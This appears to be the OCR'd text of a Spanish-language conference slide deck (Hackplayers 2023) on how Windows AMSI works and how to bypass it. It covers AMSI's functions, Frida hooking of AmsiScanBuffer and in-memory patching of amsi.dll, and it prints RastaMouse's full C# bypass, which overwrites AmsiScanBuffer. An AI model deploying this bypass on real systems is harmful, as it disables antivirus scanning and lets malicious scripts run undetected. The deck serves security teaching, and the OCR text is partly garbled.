

H-GOIL Hackplayers conference









24 y 25 FEBRERO MADRID 2023

REAMOO TU PROPIO BYPASS
DE AMSI

TOPGE ISCABIAS ALA MESQUIP





- Mi nombre es Jorge.
- Me gustan los Directorios Activos y BloodHound.
- Tuve un pequeño romance con AMSI hace tiempo.
- Graduado en Ciencias Matemáticas. Nunca he sabido sumar.
- Una vez hablé con Will Schroeder (@harmj0y) por privado en Twitter.
- Twitter: <u>@MrSquid25</u>
- LinkedIn: @jorgesca



*Lo del vaso es agua.







23
ripar
nte)
ente)
29
37
.
42
oducción
err 6





Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Introducción







Según Microsoft, AMSI (The Windows Antimalware Scan Interface) es un estándar versátil que permite que las aplicaciones y los servicios de Windows se integren con cualquier producto antimalware que esté presente en una máquina.

Su principal función es dar soporte a los AV/EDR en la detección de ataques basados en scripting (p. ej. PowerShell o Macros).

A grandes rasgos, AMSI permite analizar archivos en memoria o secuencias de los mismos, URLs o direcciones IP. Incluye la noción de sesión, que permite a los proveedores de antimalware correlar diferentes solicitudes de examen, aumentando las capacidades de detección.

Viene integrado en todos los SO Windows desde W10 y activado por defecto.

Solo aplicable a versiones de PowerShell superiores a v2.0.

```
Windows PowerShell

PS C:\Users> powershell -v 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecu
table. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es corr
ecta e inténtelo de nuevo.
En línea: 1 Carácter: 10
+ amsiutils <<<</p>
+ CategoryInfo : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```


```
Value
                               5.1.19041.1682
SEdition
                               Desktop
SCompatibleVersions
                                {1.0, 2.0, 3.0, 4.0...}
                               10.0.19041.1682
BuildVersion
                               4.0.30319.42000
CLRVersion
/SManStackVersion
                               3.0
PSRemotingProtocolVersion
                               2.3
SerializationVersion
                               1.1.0.1
  C:\Users> amsiutils
```





Por qué nació AMSI











Dónde está AMSI



En términos generales, AMSI está integrado en los siguientes componentes de Windows:

- UAC (escalado en EXE, COM, MSI)
- PowerShell (>2.0)
- Windows Scripts Host (wscript y cscript)
- JS y VBS
- Macros
- .NET assemblies





Grave ^

Detectado: Virus:Win32/MpTest!amsi

Estado: Limpiado

Esta amenaza o aplicación se limpió o se puso en cuarentena antes de que se

activase en el dispositivo.

Fecha: 02/10/2022 16:22

Detalles: Este programa es peligroso y se replica infectando otros archivos.

Elementos afectados:





Cómo funciona AMSI



En PowerShell, AMSI es cargado mediante una DLL llamada amsi.dll. Esta DLL contiene una serie de funciones que son las encargadas de analizar los bloques de scripts ejecutados dentro de dicha sesión. Si el script es considerado malicioso, el proceso será bloqueado por el AV. Si no, el proceso se ejecutará sin problemas.






Cómo funciona AMSI



Cualquier proceso con AMSI integrado tiene acceso a las siguientes funciones:

Functions AmsiCloseSession Close a session that was opened by AmsiOpenSession. Amsilnitialize Initialize the AMSI API. AmsiNotifyOperation Sends to the antimalware provider a notification of an arbitrary operation. (AmsiNotifyOperation) AmsiOpenSession Opens a session within which multiple scan requests can be correlated. AmsiResultIsMalware Determines if the result of a scan indicates that the content should be blocked. AmsiScanBuffer Scans a buffer-full of content for malware. AmsiScanString Scans a string for malware. AmsiUninitialize Remove the instance of the AMSI API that was originally opened by Amsilnitialize.







Cómo funciona AMSI



AMSI_RESULT puede devolver varios resultados:







Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023


AMSI como herramienta defensiva





AMSI como herramienta defensiva









AMSI en acción



Se crea un proceso de **PowerShell**

> Se ejecutan una serie de comandos en memoria

> > PowerShell, por debajo, hace una llamada a la API de AMSI, facilitándole el contenido de nuestro payload


Windows PowerShell (2)

Windows PowerShell

Host de ventana de consola

Windows PowerShell

PS C:\Users> Invoke-Mimikatz







AMSI en acción



AMSI analiza el contenido y devuelve un veredicto al AV El AV recibe el veredicto y bloquea o permite la ejecución del proceso Fin del análisis

```
PS C:\Users> Invoke-Mimikatz

En línea: 1 Carácter: 1

+ Invoke-Mimikatz

- Invoke-Mimikatz

Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus

+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException


+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



AMSI en el mundo real



Microsoft, por defecto, considera determinadas cadenas de texto como maliciosas (amsiscanbuffer, amsiutils, Invoke-Mimikatz...)







AMSI en el mundo real



Por otro lado, los AV/EDR de terceros no tienen dichas cadenas de texto categorizadas como maliciosas...







Integración con AV/EDR de terceros




La integración de un AV/EDR con AMSI debe ser realizada con un AMSI Provider o, lo que es lo mismo, un servidor COM in-process. En otras palabras, AMSI.DLL (COM Client) necesita un proveedor al que enviar su información cuando realiza un escaneo para determinar si el código

analizado es malicioso o no.



Como cualquiera se pueda imaginar, estas integraciones no son "perfectas".





^{*}En este caso, hay que desactivar el análisis de la protección web. Si no, el fichero es detectado/borrado.







Integración con AV/EDR de terceros



A día de hoy, la gran mayoría de proveedores de AV/EDR proporcionan integración con AMSI. Existe un repositorio en <u>GitHub</u> que facilita un listado con todos ellos y el enlace a dicha integración para cada proveedor.







Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Analizando AMSI.dll






AMSI-dll ; qué escondes?




- Una DLL, según Microsoft, es una biblioteca de vínculos dinámicos o, lo que es lo mismo, un archivo con funciones predefinidas que pueden ser utilizadas por cualquier aplicación del sistema.
- Todo proceso de PowerShell y PowerShell ISE carga la DLL de AMSI por defecto.
- Si fuéramos capaces de evadir esa DLL, cualquier ejecución en memoria iría libre de detecciones.
- Tenemos tres opciones.





Los puntos débiles de AMSI-dll





Proveedor AMSI

Opción 3: Alterar/evitar la conexión con el proveedor de AMSI.






Alterando AMSI-dll



- Como hemos comentado antes, AMSI.dll es una librería cargada por los procesos, PowerShell y PowerShell ISE entre otros.
- Dichos procesos que cargan AMSI son ejecutados por el usuario de la sesión actual.

VIIItooisa.cxc	3032	0,10	000 D/3 ET/OF IND DESICTOR CETYOOT (MODOITO
✓ ✓ powershell.exe	6212	0,06	83,74 MB DESKTOP-CETV8OH\Rodolfo
conhost.exe	6524		4,01 MB DESKTOP-CETV8OH\Rodolfo
Posterel Inches and	7000	2.02	24.07.MD DECKTOD CETMOOLIND - 4-16-

- Por tanto, a priori, las dlls cargadas por estos procesos van a "depender" del usuario en cuestión.
- En otras palabras, el usuario, dueño del proceso PowerShell.exe, también lo es de todas las librerías cargadas por dicho proceso, entre ellas, AMSI.dll, por lo que puede acceder a su contenido y modificarlo. Esto es comúnmente conocido como binary patching.







Alterando AMSI.dll



Si podemos modificar el contenido de AMSI.dll en ejecución, podremos alterar su funcionamiento de muchas formas.

En este taller vamos a analizar las siguientes maneras:

- 1. Alterando el flujo de la DLL para que nunca se ejecute un escaneo (Amsilnitialize).
- 2. Alterando la función de escaneo para que los análisis den siempre como limpios (AmsiScanBuffer).

Amsilnitialize function (amsi.h) Article • 10/13/2021 • 2 minutes to read Initialize the AMSI API. Syntax C++ HRESULT Amsilnitialize([in] LPCWSTR appName, [out] HAMSICONTEXT *amsiContext);

```
AmsiScanBuffer function (amsi.h)
                                                                                           35
Article • 10/13/2021 • 2 minutes to read
Scans a buffer-full of content for malware.
Syntax
  C++
                                                                                         Copy
  HRESULT AmsiScanBuffer(
                 HAMSICONTEXT amsiContext,
                             buffer,
    [in]
                 ULONG
                             length,
                             contentName.
    [in, optional] HAMSISESSION amsiSession,
    [out]
                 AMSI RESULT *result
```



Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Desensamblando AMSI.dll





Antes de parchear, hay que destripar



Antes de empezar a evadir AMSI.dll, debemos conocer las funciones que lo conforman:

- Amsilnitialize -> Inicia la API de AMSI.
- AmsiOpenSession -> Correla múltiples solicitudes de escaneos.
- AmsiScanBuffer (AmsiScanString) -> Escanea la entrada del usuario (AmsiScanString era la antigua, ya no se utiliza).
- AmsiCloseSession -> Función de cierre de la llamada del proceso.
- AmsiUninitialize -> Termina la instancia de la API de AMSI.

Por otro lado, debemos analizar el funcionamiento de AMSI en ejecución para saber dónde tocar. Para ello, podemos usar los siguientes programas:

<u>IDA</u> – Desensamblador y debugger para analizar AMSI.dll.



APIMonitor – Herramienta para monitorizar y mostrar las llamadas de API realizadas por aplicaciones y servicios.



<u>WinDBG</u> – Debugger propio de Windows.




<u>Frida</u> – Herramienta útil para inyectarse en procesos y analizarlos en ejecución **FAIDA**







Analizando AMSI-dll (estáticamente)














Analizando AMSI-dll (dinámicamente)



Con Frida, podemos *hookear* la DLL para ver qué parámetros está devolviendo cada escaneo y su posición en memoria para analizarlo con un debugger.





**Para identificar rápido el proceso de PowerShell, podemos usar el comando: [System.Diagnostics.Process]::GetCurrentProcess().Id





Analizando AMSI-dll (dinámicamente)



```
AmsiScanBuffer js 🗵 📙 AmsiOpenSession js 🗵 📙 AmsiCloseSession js 🗵
         * Auto-generated by Frida. Please modify to match the signature of AmsiScanBuffer.
         * This stub is currently auto-generated from manpages when available.
         * For full API reference, see: https://frida.re/docs/javascript-api/
 7
          * Called synchronously when about to call AmsiScanBuffer.
 12
          * @this {object} - Object allowing you to store state for use in onLeave.
           * @param {function} log - Call this function with a string to be presented to the user.
           * @param {array} args - Function arguments represented as an array of NativePointer objects.
           * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
          * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
           * @param {object} state - Object allowing you to keep state across function calls.
18
           * Only one JavaScript function will execute at a time, so do not worry about race-conditions.
19
           * However, do not use this to store function arguments across onEnter/onLeave, but instead
20
           * use "this" which is an object for keeping state local to an invocation.
21
          onEnter(log, args, state) {
           log('AmsiScanBuffer()');
24
           log('[*] amsiContext: ' + args[0]);
           log('[*] buffer: ' + Memory.readUtf16String(args[1]));
            log('[*] length: ' + args[2]);
            log('[*] contentName ' + args[3]);
            log('[*] amsiSession ' + args[4]);
29
            log('[*] result ' + args[5] + "\n");
 30
            this.resultado = args[5];
31
32
          /**
           * Called synchronously when about to return from AmsiScanBuffer.
34
          * See onEnter for details.
35
36
37
           * @this {object} - Object allowing you to access state stored in onEnter.
           * @param (function) log - Call this function with a string to be presented to the user.
 39
           * @param {NativePointer} retval - Return value represented as a NativePointer object.
 40
           * @param {object} state - Object allowing you to keep state across function calls.
41
42
          onLeave(log, retval, state) {
43
            log('[*] AmsiScanBuffer() Exit');
 44
            resultado = this.resultado;
 45
            log('[*] Resultado: ' + Memory.readUShort(resultado) + "\n"); //Pinta en decimal el resultado del escaneo (0 limp
 46
```

```
106810 ms AmsiOpenSession()
106810 ms
           [*] amsiContext: 0x2551bc2c870
106810 ms
               amsiSession: 0x7ffb75d682d0
106810 ms
          AmsiScanBuffer()
106810 ms
106810 ms
               buffer: amsiutils
106810 ms
               length: 0x12
106810 ms
               contentName 0x25503ac142c
106810 ms
               amsiSession 0x75c7
106810 ms
               result 0xb3088ce6e8
          [*] AmsiScanBuffer() Exit
107001 ms
107001 ms [*] Resultado: 32768
 Windows PowerShell
PS C:\Users\Rodolfo> amsiutils
PS C:\Users\Rodolfo>
```



Analizando AMSI-dll (dinámicamente)





Con APIMonitor podemos analizar el flujo de las llamadas a las funciones de AMSI.DLL.

El flujo sería el siguiente:

- 1. Amsilinitialize
- 2. AmsiOpenSession
- 3. AmsiScanBuffer
- 4. AmsiCloseSession
- AmsiUninitialize

Donde los pasos 2,3,4 son un bucle constante hasta analizar toda la sesión.









Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Parcheando AMSI.dll






Bypass de RastaMouse



- Se <u>centra</u> en forzar que AmsiScanBuffer siempre de un error y, por tanto, ningún resultado se detecta como malicioso.
- A día de hoy está firmado por la mayoría de antivirus.
- Existe <u>un repositorio</u> que recopila la mayoría de evasiones existentes.



```
using System;
using System.Runtime.InteropServices;
public class AmsiBypass
    public static void Execute()
       // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");
        var patch = GetPatch;
       // Set region to RWX
         = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
        Marshal.Copy(patch, 0, asb, patch.Length);
        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint );
    static byte[] GetPatch
            if (Is64Bit)
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
   static bool Is64Bit
            return IntPtr.Size == 8;
    [DllImport("kernel32")]
   static extern IntPtr GetProcAddress(
        IntPtr hModule,
        string procName);
    [DllImport("kernel32")]
   static extern IntPtr LoadLibrary(
       string name);
    [DllImport("kernel32")]
   static extern bool VirtualProtect(
       IntPtr lpAddress,
        UIntPtr dwSize,
        uint flNewProtect,
        out uint lpflOldProtect);
```




Anulando AmsiScanBuffer

